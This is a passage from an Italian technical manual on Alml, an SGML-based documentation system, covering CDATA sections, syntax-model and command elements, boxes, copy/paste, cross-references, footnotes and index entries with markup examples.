2908430tfg76tr7852tg9j0090jh
432w7089hphg7t8680'09u76r78d
]]>
```

Tuttavia, c'è la possibilità di fare degli errori senza rendersene conto, inserendo involontariamente degli spazi prima della fine della riga. L'esempio seguente riprende quello appena mostrato e mostra la conclusione della riga con il simbolo '¶':

```
<![CDATA[ ¶
6t86546ftgiuy98yq435q0459823¶
2908430tfg76tr7852tg9j0090jh¶
432w7089hphg7t8680'09u76r78d¶
]]>¶
```

In questo caso, si può osservare che c'è uno spazio tra l'inizio della sezione marcata e la conclusione della riga:

```
<![CDATA[ ¶
```

In questo modo, succede qualcosa che per chi non è esperto è impensabile: il contenuto della sezione marcata ha una riga iniziale vuota. In pratica, è come se il contenuto fosse semplicemente così:

```
 ¶
6t86546ftgiuy98yq435q0459823¶
2908430tfg76tr7852tg9j0090jh¶
432w7089hphg7t8680'09u76r78d¶
```

A seconda del significato del contenuto di una sezione marcata di questo tipo, può darsi che la riga iniziale aggiunta risulti ininfluente, oppure può far perdere qualunque significato a tali dati.

502.3 Modelli sintattici

In un documento a carattere tecnico-informatico, è essenziale la possibilità di indicare dei modelli sintattici. Alml prevede l'uso di un elemento simile a '**`pre`**', dedicato precisamente a questo scopo: '**`syntax`**'. Segue un esempio del suo utilizzo:

```
<syntax>
man <synsqb><var>n_sezione</var></synsqb> <var>nome</var>
</syntax>
```

Ecco come appare:

`man` [***n_sezione***] ***nome***

All'interno di questo elemento si possono inserire altri elementi specifici per rappresentare i componenti della sintassi. Infatti, è necessario distinguere tra parole chiave, metavariabili e altre indicazioni. In generale, quello che si scrive normalmente deve essere inteso come un dato fisso, ovvero delle parole chiave o delle stringhe fisse. Per indicare un contenuto variabile si utilizza l'elemento '**`var`**' per delimitare la denominazione di un qualcosa di variabile (un'opzione o simile).

Altri elementi speciali servono a guidare la lettura della sintassi: '**`synsqb`**' delimita una parte della sintassi che va intesa come facoltativa e si traduce generalmente con delle parentesi quadre che, se possibile, si distinguono dal testo normale; '**`syncub`**' delimita una parte della sintassi che va intesa come un corpo unico e si traduce generalmente con delle parentesi graffe speciali; '**`synverbar`**' (elemento vuoto) indica un'alternativa e si rappresenta con una barra verticale; '**`synellipsis`**' (elemento vuoto) rappresenta dei puntini di sospensione particolari, diversi da quelli che si otterrebbero in modo normale; '**`synstar`**' (elemento vuoto) rappresenta una cosa simile all'asterisco secondo la shell tradizionale, da intendersi come sostituto di qualunque stringa. Nell'uso di questi elementi occorre sempre un po' di prudenza, tenendo conto dei tipi di composizione in cui non è possibile mostrare questi simboli in forme diverse dal normale.

Tabella 502.28. Elementi SGML che riguardano la rappresentazione di modelli sintattici.

Elemento	Descrizione
`syntax [width="`***n***`"] [border="0│1"] [split="0│1"] [numbering="`***n***`"]`	Contiene un modello sintattico preformattato. L'attributo '**`width`**' consente di specificare una larghezza in colonne del modello; l'attributo '**`border`**' consente mettere un bordo attorno al modello; l'attributo '**`split`**' consente di rendere separabile il modello tra le pagine; l'attributo '**`numbering`**' consente di numerare le righe del modello a partire dal numero indicato.
`synsqb`	Delimita una porzione del modello sintattico, mostrando delle parentesi quadre (raggruppamento opzionale).
`syncub`	Delimita una porzione del modello sintattico, mostrando delle parentesi graffe (raggruppamento obbligatorio).
`synverbar`	È un elemento vuoto che mostra una barra verticale (alternativa).
`var`	Rappresenta una metavariabile sintattica.
`synellipsis`	È un elemento vuoto che mostra un'ellissi (ripetizione).
`snewline`	È un elemento vuoto che consente di spezzare una riga del modello, sottolineando il fatto che nella situazione a cui ci si riferisce, la riga dovrebbe essere continua.

Elemento	Descrizione
synstar	È un elemento vuoto che consente di mostrare una stellina (un asterisco), da intendere come simbolo di qualunque cosa. In pratica, lo si intende come si farebbe per una shell POSIX, ma anche in contesti estranei alla digitazione di comandi del sistema operativo.

Si tenga in considerazione il fatto che gli elementi '**synsqb**', '**syncub**', '**synverbar**', '**synellipsis**' e '**var**', possono essere utilizzati anche al di fuori dell'elemento '**syntax**', in qualità di inserzioni normali nelle righe.

La riga di un modello sintattico che si estende troppo in orizzontale, può essere spezzata e ripresa inserendo l'elemento vuoto '**snewline**', in modo da ottenere una segnalazione evidente nella composizione finale, senza lasciare ambiguità. La stessa cosa, eventualmente, si può fare nell'elemento '**pre**', usando l'elemento vuoto '**pnewline**'. Si osservi l'esempio seguente che si riferisce a un modello sintattico:

```
<syntax border="1">
pippo --primo <synverbar> <snewline>--secondo <synverbar> --terzo
</syntax>
```

Ecco cosa si ottiene:

```
pippo --primo | ↩
↪--secondo | --terzo
```

Quando si usa un elemento come '**snewline**', '**pnewline**' o '**cnewline**', vicino a uno spazio orizzontale, è bene che lo spazio venga lasciato prima dell'inserzione dell'elemento stesso, senza eliminarlo, in modo da sottolinearne la presenza.

502.4 Comandi

I comandi che si impartiscono attraverso una riga di comando, possono essere rappresentati con l'elemento '**command**'. Si osservi l'esempio seguente:

```
<command><prompt>$ </prompt><type>ls -l</type><kbd>Invio</kbd></command>
```

Ecco come appare:

$ **ls -l** [*Invio*]

Nell'ambito dell'elemento '**command**' è quasi tutto facoltativo; tuttavia, l'invito, rappresentato dall'elemento '**prompt**', va messo per primo. Dopo l'elemento '**type**', che serve a delimitare il testo che viene inserito sulla riga di comando, è possibile anche specificare il tasto che serve a concludere la digitazione, come in questo caso, oppure se ne può fare a meno, lasciandolo sottinteso.

Il testo che viene restituito da un comando si rappresenta normalmente con l'elemento '**`verbatimpre`**' o '**`pre`**', contenuto in un elemento '**`object`**'.

A volte, si ha la necessità di rappresentare dei comandi piuttosto lunghi, che nella composizione stampata potrebbero risultare spezzati in modo imprevedibile e indesiderabile. È possibile indicare esplicitamente dove spezzare il comando, facendo in modo che nella composizione si intenda chiaramente questo fatto. Per questo si usa l'elemento vuoto '**`cnewline`**', che si inserisce all'interno di '**`type`**'.

Figura 502.32. Sintassi semplificata per l'uso dell'elemento '**`command`**'.

```
command
  |--prompt
  |     `--testo_lineare
  |--type
  |     `--[testo_lineare|cnewline]...
  `--[kbd|button]
```

Tabella 502.33. Elementi SGML che servono a rappresentare un comando.

Elemento	Descrizione
`command`	Comando da digitare.
`prompt`	Stringa dell'invito.
`type`	Digitazione del comando.
`cnewline`	Elemento vuoto per continuare il comando a riga nuova.
`kbd`	Tasto o combinazione di tasti da premere.
`button`	Bottone o tasto grafico da selezionare.

Capitolo 503
Alml: altri blocchi e componenti lineari particolari

Dopo la descrizione di elementi di uso abbastanza semplice, conviene concentrare l'attenzione su altri elementi importanti con funzioni speciali.

503.1 Inserzioni particolari

Sono disponibili diversi elementi di importanza minore. Si tratta di '**br**', '**hr**', '**newpage**', '**bottompage**', '**heightrequired**' e '**navlink**'. I primi due emulano gli elementi corrispondenti dell'HTML, interrompendo una riga e inserendo una linea orizzontale rispettivamente.

L'elemento '**newpage**' richiede un salto pagina, se il tipo di composizione lo consente.

L'elemento '**bottompage**' serve per definire un gruppo di blocchi di testo da rappresentare nella parte bassa della pagina, nella composizione per la stampa. In pratica, si usa '**bottompage**' per delimitare informazioni legali nella seconda pagina relativa dei volumi:

```
<tomeheading>Bla bla bla</tomeheading>

<bottompage>
    <p>Copyright &copy; Pinco Pallino...</p>

    <p>Bla bla bla...</p>
</bottompage>
```

L'elemento '**heightrequired**' serve nella composizione per la stampa, a garantire che sia disponibile una certa quantità di spazio (un'altezza minima prima della fine della pagina), in mancanza del quale viene inserito un salto pagina. Questo elemento serve per rimediare agli errori di composizione che compaiono di tanto in tanto.

Tabella 503.2. Inserzioni varie.

Elemento	Descrizione
`br`	Elemento vuoto che manda a capo il testo, da usare in un contesto lineare.
`hr`	Elemento vuoto che inserisce una riga orizzontale di separazione. Può essere usato solo tra un blocco e l'altro.
`newpage`	Elemento vuoto che richiede un salto pagina, se il contesto lo consente. Può essere usato solo tra un blocco e l'altro.
`bottompage`	Elemento contenente blocchi che richiede una rappresentazione alla base della pagina nella composizione per la stampa.
`heightrequired height="`*altezza*`"`	Elemento vuoto che serve a richiedere espressamente la presenza di una certa quantità di spazio prima della fine della pagina. Si tratta evidentemente di un elemento da usare tra un blocco e l'altro. L'attributo '**height**' serve a specificare l'altezza minima richiesta.

Elemento	Descrizione
`navlink`	Elemento contenente una stringa da usare come riferimento alla pagina in cui viene collocato, per la navigazione HTML. Tale riferimento viene inserito in tutte le pagine HTML risultanti dalla composizione.

L'elemento '**`navlink`**' consente di aggiungere nella composizione HTML un riferimento ipertestuale fisso, in tutte le pagine, allo scopo di raggiungere facilmente la posizione in cui l'elemento stesso viene inserito. Si osservi l'esempio seguente:

```
<h1>
Indice analitico
</h1>

<navlink>indice analitico</navlink>

<printindex index="main">

</index>
```

Si tratta dell'inserimento dell'indice analitico, con l'aggiunta di un riferimento ipertestuale fisso nelle pagine della composizione HTML.

Figura 503.4. Esempio di una pagina HTML prodotta dalla composizione di un sorgente contenente un riferimento aggiuntivo per la consultazione, denominato '**`indice analitico`**'.

[successivo] [precedente] [inizio] [fine] [indice generale] [indice analitico] [volume] [parte]

Capitolo 3. Standard

Attorno ai sistemi operativi che si rifanno al modello di Unix, si sono definiti degli standard importanti. Vengono qui annotati alcuni riferimenti a proposito di questi standard; tuttavia, si tenga presente che questo è sempre un campo in evoluzione e nulla è definitivo.

3.1 Linguaggio C

Il linguaggio C è quello su cui si basano i sistemi Unix; l'evoluzione dei sistemi Unix va di pari passo con quella del suo linguaggio.

- Brian W. Kernigham, Dennis M. Ritchie, *The C programming language*, prima edizione, Prentice-Hall 1978

  Questo è il primo documento che definisce il linguaggio C, per quello che oggi è noto come «K&R C», ovvero il linguaggio C di Kernigham e Ritchie. Di questo libro esiste una seconda edizione, del 1988, rivista secondo le convenzioni in corso di definizione dallo standard ANSI C.

  <*http://cm.bell-labs.com/cm/cs/cbook/*>).

[...]

Dovrebbe essere possibile fare riferimento a questa pagina anche con il nome standard.htm

[successivo] [precedente] [inizio] [fine] [indice generale] [indice analitico]

503.2 Riquadri

Alml consente di inserire nel documento dei riquadri, a cui si associa una numerazione separata rispetto alle sezioni, che eventualmente possono essere resi fluttuanti nel testo. Questi riquadri sono ottenuti con l'elemento '**`object`**'.

Figura 503.5. Sintassi semplificata per l'uso dei riquadri.

```
object [id="ancora"] [pos="fixed|float"]
  |    [sep="none|rule|border"] [split="0|1"]
  |    [printedfontsize="dimensione"]
  |--[caption]
  |      `--testo_lineare
  `--blocco...
```

L'elemento '**`object`**' può contenere una didascalia, delimitata dall'elemento '**`caption`**', che a sua volta contiene testo lineare; quindi può contenere blocchi di vario tipo, compresi dei blocchi speciali che possono apparire solo al suo interno (come nel caso dell'elemento '**`asciiart`**'). Nell'insieme, il riquadro può essere bordato o meno, può essere fisso o fluttuante, può essere separato tra le pagine oppure può essere un blocco unico. L'esempio seguente mostra un caso tipo:

```
<object sep="border" pos="float" id="a2-mio-riquadro-di-prova"
        printedfontsize="0.9em">
<caption>
    Riquadro <objectref>. Avvio di un disco esterno e ritardo nel
    <special special="ttsc">kernel</special>.
</caption>
    <p>Per l'avvio di nanoLinux installato in un disco USB è importante
    considerare che tra le opzioni del <special
    special="ttsc">kernel</special> deve essere prevista la presenza di
    <samp>setupdelay</samp>, a cui si assegna un numero intero che
    rappresenta un ritardo in secondi prima dell'innesto del file system principale. Questa opzione
    è presente solo nel <special special="ttsc">kernel</special>
    realizzato per nanoLinux e
    consente di avviare un disco USB senza bisogno di un disco RAM.
    Questa opzione è già presente nel file
    <file>boot/grub/menu.lst</file> per le voci riferite a dischi di
    questo tipo, con un ritardo di <num>5</num> s.</p>
</object>
```

Il risultato della composizione di questo esempio, si può osservare nel riquadro successivo:

Riquadro 503.8. Avvio di un disco esterno e ritardo nel kernel.

Per l'avvio di nanoLinux installato in un disco USB è importante considerare che tra le opzioni del kernel deve essere prevista la presenza di '**`setupdelay`**', a cui si assegna un numero intero che rappresenta un ritardo in secondi prima dell'innesto del file system principale. Questa opzione è presente solo nel kernel realizzato per nanoLinux e consente di avviare un disco USB senza bisogno di un disco RAM. Questa opzione è già presente nel file '`boot/grub/menu.lst`' per le voci riferite a dischi di questo tipo, con un ritardo di 5 s.

Si osservi che le opzioni definite attraverso gli attributi dell'elemento '**`object`**' non possono convivere sempre in tutte le condizioni. In particolare, se il riquadro viene bordato attraverso l'elemento '**`object`**' stesso, non è possibile ottenere che il contenuto si possa separare tra le pagine. A questo proposito, si può osservare invece che elementi come '**`pre`**', '**`verbatimpre`**' e '**`syntax`**', si possono bordare e separare tra le pagine, ma in tal caso, se vengono inseriti in un elemento '**`object`**', questo deve risultare non bordato, lasciando il compito della bordatura agli elementi contenuti.

Tabella 503.9. Riquadri.

Elemento	Descrizione
`object` [`id="`***ancora***`"`] [`pos="fixed`|`float"`] [`sep="none`|`rule`|`border"`] [`split="0`|`1"`] [`printedfontsize="`***dimensione***`"`]	Involucro di un riquadro. L'attributo '**`id`**' consente di mette un'ancora di riferimento; l'attributo '**`pos`**' consente di rendere fluttuante il riquadro; l'attributo '**`sep`**' consente di definire un bordo esterno; l'attributo '**`printedfontsize`**' consente di definire la dimensione del carattere normale da usare nel riquadro; l'attributo '**`split`**' consente di stabilire se il riquadro debba rimanere unito o possa essere suddiviso.
`caption`	Contiene la didascalia, in forma di testo lineare.

Il corpo del carattere «normale» che si inserisce all'interno di un riquadro, può essere controllato con l'attributo '**printedfontsize**', oppure, in modo generale, nell'intestazione con un elemento '**printedfontsize**', come nell'esempio seguente:

```
<head>
    <admin>
        …
        <printedfontsize type="object">3,5mm</printedfontsize>
        …
    </admin>
    …
</head>
```

Se non si indica questa informazione, il carattere viene ridotto leggermente rispetto a quello del corpo normale del testo; se invece si vuole mantenere un carattere uguale a quello del contesto esterno, basta usare l'attributo '**printedfontsize**' indicando una dimensione pari a un quadratone, come nell'esempio seguente:

```
<object sep="border" pos="float" printedfontsize="1em">
    …
    …
</object>
```

Non si deve confondere il riquadro costituito dall'elemento '**object**' con la cornice dell'elemento '**frame**'. L'elemento '**frame**' (sezione 504.2) serve per mettere in evidenza una nota **breve**, mentre l'elemento '**object**' delimita un contenuto autonomo che potrebbe avere una didascalia.

503.3 Copia di porzioni del documento

Alcune porzioni del documento che si scrive con Alml, possono essere copiate in posizioni successive. Ciò si ottiene con gli elementi '**copy**' e '**paste**'.

Gli elementi '**copy**' e '**paste**' possono essere usati sia in un contesto che richiede l'uso di blocchi, sia quando il contesto è lineare; di conseguenza, il loro contenuto può essere fatto di blocchi o di testo lineare.

Tabella 503.12. Copia di porzione del documento.

Elemento	Descrizione
`cut cut="`***area_di_memoria***`"`	Delimita la porzione di documento da accumulare nell'area denominata come indicato con l'attributo '**copy**'. Il contenuto dell'elemento non appare nella composizione finale.
`copy copy="`***area_di_memoria***`"`	Delimita la porzione di documento da accumulare nell'area denominata come indicato con l'attributo '**copy**'.
`paste paste="`***area_di_memoria***`"`	Si tratta di un elemento vuoto che inserisce in quel punto quanto accumulato nella voce indicata con l'attributo '**paste**'.

L’esempio seguente serve ad accumulare alcuni paragrafi in un’area di memoria denominata ‘**commenti**’:

```
<p>Bla bla bla bla...</p>
<copy copy="commenti">
    <p>Che sciocchezze che si scrivono negli esempi...</p>
    <p>Cosa si può aggiungere di più?</p>
</copy>
<p>Bla bla bla.</p>
```

Nell’esempio successivo, si recupera quanto accumulato in precedenza nell’area di memoria ‘**commenti**’:

```
<p>Ecco i commenti fatti fino a questo punto:</p>
<frame>
    <paste paste="commenti">
</frame>
```

Si osservi che l’elemento ‘**copy**’ accumula blocchi o testo lineare in memoria, ma questi rimangono visibili normalmente nella composizione finale; al contrario, ‘**cut**’ accumula soltanto, senza mostrare il suo contenuto. Inoltre, si osservi che l’elemento vuoto ‘**paste**’ recupera quanto accumulato fino a quel punto; se in seguito, nel corso del documento si usano ancora gli elementi ‘**cut**’ e ‘**copy**’ per accumulare nella stessa area di memoria, questa viene espansa ulteriormente e con un successivo elemento ‘**paste**’ si ottiene tutto, anche quanto già incollato in precedenza.

La copia avviene utilizzando il codice del sistema di composizione finale e ciò ha, come effetto collaterale, il pregio di mantenere inalterata la numerazione degli elementi ‘**object**’, dove i riferimenti automatici, puntano correttamente ai riquadri originali.

Il difetto di questo sistema di copia sta nell’impossibilità di incollare prima ciò che nel documento appare dopo.

Il fatto che gli elementi ‘**cut**’ e ‘**copy**’ possano essere usati indifferentemente in un contesto a blocchi o lineare e che possano contenere indifferentemente questo e quello, implica che il loro utilizzo richieda accortezza. In particolare, non si devono accumulare nella stessa area di memoria dei blocchi assieme a dei componenti lineari; inoltre, l’elemento ‘**paste**’ va usato nel contesto appropriato al contenuto dell’area di memoria che si vuole incollare. Evidentemente, il sistema di controllo SGML non è in condizione di individuare errori di utilizzo di questo tipo.

503.3.1 Copia di piè di pagina

Può essere interessante la copia di una nota a piè di pagina, per poi riprodurla tale e quale in altre posizioni. Si osservi l’esempio seguente:

```
<p>Bla bla bla bla<copy copy="nota"><footnote>Il classico testo di nessuna
importanza</footnote></copy> bla bla bla...</p>
<p>Di nuovo bla bla bla bla<paste paste="nota"> bla bla bla...</p>
```

In questo modo, si intende avere una sola nota a piè di pagina, per entrambe le posizioni: sia la prima volta, dove si vede l’uso dell’elemento ‘**footnote**’, sia dopo, quando viene incollato

il contenuto dell'area di memoria '**nota**'. In pratica, la nota che si legge alla fine del capitolo è una sola e i riferimenti alla nota, sono sempre allo stesso numero di nota.

503.3.2 Copia di immagini

È possibile utilizzare gli elementi '**cut**', '**copy**' e '**paste**' anche per accumulare delle immagini che si inseriscono con gli elementi '*img'. Il vantaggio di questo sta nel fatto che nella composizione finale, viene prodotto un solo file contenente l'immagine stessa. Pertanto, ciò può essere molto utile per rappresentare delle icone ricorrenti nel documento.

Capitolo 504

Alml: riferimenti, note e altre informazioni

Alml ha una gestione abbastanza ricca delle informazioni che si ricollegano attraverso riferimenti incrociati. La caratteristica fondamentale di Alml è di far sì che tutto ciò che è fruibile in forma elettronica, rimanga accessibile anche in forma stampata su carta. Per esempio, non è prevista la possibilità di annotare un riferimento ipertestuale a una risorsa di cui non si possa vedere l'indirizzo nella forma stampata.

504.1 Riferimenti incrociati e ipertestuali

I riferimenti incrociati si realizzano attraverso l'indicazione di ancore (o etichette se si preferisce il termine) e di puntatori a tali ancore. Esistono diversi modi per definire un'ancora e un riferimento a questa: tutti gli elementi che dispongono di un attributo '**`id`**', sono ancore oppure sono puntatori alle ancore.

Gli elementi usati per delimitare i titoli dei volumi, delle parti, dei capitoli, delle sezioni e dei riquadri (figure, tabelle, ecc.), sono ancore a cui si può puntare, ma per inserire un'ancora nel testo normale, è possibile usare l'elemento vuoto '**`anchor`**', anche questo provvisto di attributo '**`id`**'. Tuttavia, l'elemento '**`anchor`**' è speciale, perché provvisto anche dell'attributo '**`type`**', con cui è possibile stabilire se si voglia un'ancora invisibile oppure visibile. L'esempio seguente inserisce un'ancora visibile, mentre se si omette l'attributo '**`type`**', l'ancora è invisibile in modo predefinito:

```
<p>Bla bla bla, questa <anchor id="oggetto" type="visible">pentola
è fatto di alluminio, bla bla bla...</p>
```

Un'ancora *a* visibile è qualcosa che viene mostrato in modo evidente nella composizione stampata; il suo scopo è quello di poter fare dei riferimenti a posizioni esatte nel testo. Per esempio, la parola «visibile» di questo paragrafo si trova nella posizione 504.1:***a***. Se l'ancora non fosse visibile, il riferimento che si otterrebbe riguarderebbe soltanto la sezione in cui questa è contenuta.

Esistono due elementi vuoti per fare riferimento alle ancore: '**`sectionref`**', per ottenere un riferimento alla sezione in cui si trova l'ancora e '**`objectref`**' per fare riferimento a un riquadro. In particolare, l'elemento '**`objectref`**' può essere usato anche senza l'attributo '**`id`**' per fare riferimento all'ultima ancora di un riquadro, per semplificare la scrittura delle didascalie.

Quando si realizza un documento che può includere o meno una certa porzione a cui puntano alcuni riferimenti, per evitare che vengano mostrati questi collegamenti mancanti, si può usare l'elemento '**`ifref`**', con il quale si delimita la parte da non comporre se manca il riferimento indicato nell'attributo '**`id`**'. D'altro canto, per ottenere l'effetto opposto, di mostrare qualcosa solo se manca un riferimento, si può usare l'elemento '**`ifnotref`**'.

Tabella 504.2. Elementi utili nella gestione dei riferimenti incrociati.

Elemento	Descrizione
`tomeheading` [`id="`***ancora***`"`] [`lang="`…`"`] [`bookmark="`…`"`]	Titolo del volume. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.
`h0` [`id="`***ancora***`"`] [`lang="`…`"`] [`bookmark="`…`"`]	Titolo della parte. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.

Elemento	Descrizione
h1 [id="*ancora*"] [lang="…"] [bookmark="…"]	Titolo del capitolo. L'attributo '**id**' consente di specificare un'ancora di riferimento.
h2 [id="…"] [bookmark="…"]	Titolo della sezione. L'attributo '**id**' consente di specificare un'ancora di riferimento.
h3 [id="*ancora*"] [bookmark="…"]	Titolo della sottosezione. L'attributo '**id**' consente di specificare un'ancora di riferimento.
h4 [id="*ancora*"] [bookmark="…"]	Titolo della sotto-sottosezione. L'attributo '**id**' consente di specificare un'ancora di riferimento.
object [id="*ancora*"] [pos="fixed|float"] [sep="none|rule|border"] [split="0|1"] [printedfontsize="*dimensione*"]	Involucro di un riquadro. L'attributo '**id**' consente di mette un'ancora di riferimento.
anchor id="*ancora*" [type="hidden|visible"]	Elemento vuoto per l'inserimento di un'ancora in un contesto lineare. L'attributo '**id**' consente di specificare l'ancora di riferimento. L'attributo '**type**' consente rendere visibile l'ancora; il valore '**invisible**' è predefinito.
sectionref id="*riferimento*"	Elemento vuoto per l'inserimento di un riferimento a un'ancora, individuata dal valore assegnato all'attributo '**id**'. Il riferimento individua il numero di una sezione, indicando generalmente il capitolo e, se presenti, le suddivisioni inferiori, oppure la parte, oppure il volume, se il contesto è esterno al capitolo.
objectref id="*riferimento*"	Elemento vuoto per l'inserimento di un riferimento a un'ancora di un elemento '**object**', individuata dal valore assegnato all'attributo '**id**'.
ifref id="*riferimento*"	Si tratta di un elemento che può essere inserito in un contesto lineare o tra i blocchi e può contenere sia un testo lineare, sia dei blocchi. Il contenuto dell'elemento viene reso nella composizione tipografica solo se l'ancora indicata con l'attributo '**id**' esiste.
ifnotref id="*riferimento*"	Si tratta di un elemento che può essere inserito in un contesto lineare o tra i blocchi e può contenere sia un testo lineare, sia dei blocchi. Il contenuto dell'elemento viene reso nella composizione tipografica solo se l'ancora indicata con l'attributo '**id**' non esiste.

504.2 Note e piè pagina

Alml prevede l'utilizzo di due tipi di annotazioni: avvertimenti che devono risaltare in un riquadro e note a piè pagina. Le note evidenziate sono indicate all'interno di un elemento '**frame**', mentre quelle a piè pagina sono inserite nell'elemento '**footnote**'. Le note a piè pagina vengono inserite nell'elemento '**footnote**', che si colloca all'interno delle righe; al contrario, l'elemento '**frame**' è un blocco che contiene blocchi.

```
<frame>
    <p>Attenzione! Si tratta di un'operazione rischiosa.</p>
</frame>
```

L'esempio precedente mostra l'utilizzo di un riquadro, mentre quello successivo mostra l'uso di un piè pagina.

```
<p>Bla bla bla<footnote>Questa parola si ripete.</footnote> bla bla...</p>
```

Tabella 504.5. Annotazioni a vario titolo.

Elemento	Descrizione
`frame`	Riquadro di avvertimento.
`footnote`	Nota a piè pagina.

Purtroppo, nella composizione stampata, le tabelle che si possono disporre su più pagine interferiscono con le note a piè di pagina. Si tratta di un difetto di LaTeX (precisamente del pacchetto '**longtable**'). Per risolvere il problema, si è reso necessario raggruppare le note alla fine dei capitoli.

504.3 Riferimenti esterni e citazioni

Alcuni elementi sono specializzati per fare riferimento a qualcosa di esterno. Il caso più comune riguarda l'elemento '**uri**', con il quale si indica un indirizzo ipertestuale esterno al documento:

```
<p>Bla bla bla <uri><![CDATA[http://www.brot.dg]]></uri> bla bla...</p>
```

Per indicare il riferimento a una pagina di manuale, si può usare l'elemento '**man**', in modo da ottenere una rappresentazione uguale a quella tradizionale, ma ciò non comporta alcun richiamo automatico alla visualizzazione di tale pagina di manuale:

```
<p>Bla bla bla <man>ls<mansect>1</mansect></man> bla bla...</p>
```

Figura 504.8. Sintassi per l'uso dell'elemento '**man**'.

```
man
  |--nome
  `--mansect
       `--n_sezione
```

La tabella 504.9 riepiloga questi e altri elementi affini.

Tabella 504.9. Riferimenti esterni.

Elemento	Descrizione
`uri`	Si tratta di un elemento che si inserisce in un contesto letterale e contiene il riferimento a un URI esterno, da indicare all'interno di una sezione marcata di tipo CDATA.
`uristr`	Si utilizza come l'elemento '**`uri`**', con la differenza che il contenuto non viene inserito in una sezione marcata e non si crea alcun riferimento ipertestuale.
`blockquote`	Si tratta di un blocco che contiene una citazione, contenuta in altri blocchi. Alla fine, prima delle conclusione dell'elemento, può apparire l'elemento '**`quoteinfo`**'.
`quoteinfo`	So tratta di un blocco contenente componenti lineari, che serve a fornire informazioni sulla citazione.
`bibref`	Si inserisce in un contesto lineare e contiene componenti lineari. Precisamente si usa per delimitare il titolo di un documento.
`man`	Si inserisce in un contesto lineare e contiene componenti lineari, oltre che l'elemento '**`mansect`**'. Si usa indicare il nome di una pagina di manuale.
`mansect`	Si inserisce all'interno dell'elemento '**`man`**' e contiene un numero, che rappresenta il numero di una sezione della pagina di manuale.

L'elemento '**`uristr`**' è una variante di '**`uri`**', con lo scopo di non generare un riferimento ipertestuale. Ciò può servire per rappresentare un indirizzo di fantasia, oppure un indirizzo reale che non è più valido. Si possono indicare in questo modo anche i nomi di dominio.

L'elemento '**`blockquote`**' è previsto per delimitare una citazione in uno o più blocchi. Alla fine dell'elemento '**`blockquote`**' è prevista la possibilità di usare un solo elemento '**`quoteinfo`**', con lo scopo di contenere informazioni relative alla citazione:

```
<blockquote>
    blocchi
    ...
    [<quoteinfo>componenti_lineari...</quoteinfo>]
</blockquote>
```

Figura 504.10. Sintassi per l’uso dell’elemento ‘**blockquote**’.

```
blockquote
 |--blocco...
 `--[<quoteinfo>]
        `--componenti_lineari...
```

504.4 Indici analitici e termini speciali

Diversi tipi di elementi nella struttura di Alml sono predisposti per accumulare informazioni da restituire a richiesta. La situazione più semplice è data dalla gestione degli indici analitici, dove con l’elemento ‘**indexentry**’ si inserisce una voce nell’indice analitico generale o in un altro individuato da un nome libero:

```
<h1>
I colori dell'arcobaleno
<indexentry>arcobaleno</indexentry>
<indexentry><code>color</code></indexentry>
</h1>
```

L’elemento ‘**indexentry**’ appartiene al gruppo di quelli che possono essere inseriti all’interno di una riga; nell’esempio si vede la situazione tipica in cui lo si inserisce nel testo di un titolo. In questo caso, sono state indicate due voci dell’indice analitico generale: la parola «arcobaleno» viene inserita in modo normale, mentre la parola «color» viene inserita con un carattere dattilografico.

Ogni indice analitico ha un nome e quello generale, o predefinito, corrisponde a ‘**main**’. L’esempio mostrato sopra sarebbe perfettamente equivalente a quello seguente:

```
<h1>
I colori dell'arcobaleno
<indexentry index="main">arcobaleno</indexentry>
<indexentry index="main"><code>color</code></indexentry>
</h1>

&A2COPY;
```

Per recuperare l’elenco di un indice analitico si utilizza l’elemento ‘**printindex**’, in cui, lo stesso attributo ‘**index**’ permette di stabilire quale indice estrapolare.

Figura 504.13. Sintassi per l’uso dell’elemento ‘**indexentry**’.

```
indexentry [index="nome_indice"]
  `--{testo|code|asciicode|kbd|vkbd|kp|strdfn}...
```

Tabella 504.14. Gestione degli indici analitici.

Elemento	Descrizione
`indexentry [index="`***nome_indice***`"]`	Dichiara una voce per l'indice analitico. L'attributo '**`index`**' consente di inserire la voce in un indice analitico particolare; se si omette, si fa riferimento all'indice '**`main`**'.
`special special="`***nome_indice***`"`	Delimita un termine speciale, che per qualche ragione si vuole seguire e controllare in un indice analitico specializzato. L'attributo '**`special`**' serve a specificare in quale indice analitico inserire la voce.
`printindex [index="`***nome_indice***`"]` `[indexcontext="all|tome|part↩` `↪ |chapter"]` `[indexref="default|section"]`	Si tratta di un elemento vuoto, da usare tra i blocchi, per inserire l'indice analitico accumulato alla voce specificata con l'attributo '**`index`**'. Se si omette l'attributo '**`index`**', si fa riferimento all'indice '**`main`**'. L'attributo '**`indexcontext`**' specifica il contesto a cui si deve riferire l'indice analitico; è predefinito il contesto '**`all`**', che richiede l'indice completo. L'attributo '**`indexref`**' serve a specificare in che modo devono apparire i riferimenti alle voci dell'indice; con la parola chiave '**`section`**', si richiede espressamente che il riferimento sia solo al numero della sezione.

Esiste anche un altro elemento che inserisce voci negli indici analitici; si tratta di '**`special`**', che inserisce una voce nell'indice corrispondente al nome indicato con l'attributo che ha lo stesso nome: '**`special`**'.

La differenza tra '**`special`**' e '**`indexentry`**' sta nella destinazione, in quanto il primo dovrebbe servire per tracciare l'uso di certi termini e, attraverso l'indice analitico relativo, verificare l'utilizzo uniforme degli stessi. Da un punto di vista puramente operativo, l'elemento '**`special`**' si distingue da '**`indexentry`**' perché mostra nella composizione finale il termine che contiene, mentre '**`indexentry`**' lo nasconde.

504.4.1 Esempio di indice analitico

Viene proposto qui un esempio completo di accumulo di voci in un indice analitico e di riproduzione dell'indice stesso. Vengono usati in particolare tutti gli elementi che possono essere inseriti nelle voci dell'indice, in modo da poterne osservare l'effetto nella riproduzione delle stesse. Si osservi che le voci vengono accumulate nell'indice predefinito '**`main`**'.

```
<p>Alcuni segnali possono essere inviati al programma con il quale si interagisce attraverso delle
combinazioni di tasti. Di solito si invia un segnale
<indexentry><code>SIGINT</code></indexentry><samp>SIGINT</samp> attraverso il carattere
<indexentry><asciicode>^c</asciicode></indexentry><asciicode>^c</asciicode>, ovvero
<indexentry><asciicode>ETX</asciicode></indexentry><asciicode>ETX</asciicode>, che si ottiene con
la combinazione virtuale <indexentry><vkbd>Control_c</vkbd></indexentry><vkbd>Control_c</vkbd>, a
cui spesso, fortunatamente, corrisponde la combinazione reale
<indexentry><kbd>Ctrl c</kbd></indexentry><kbd>Ctrl c</kbd>.</p>

<p>I pulsanti grafici <button>Next</button> e <button>Prev</button> permettono di passare alla
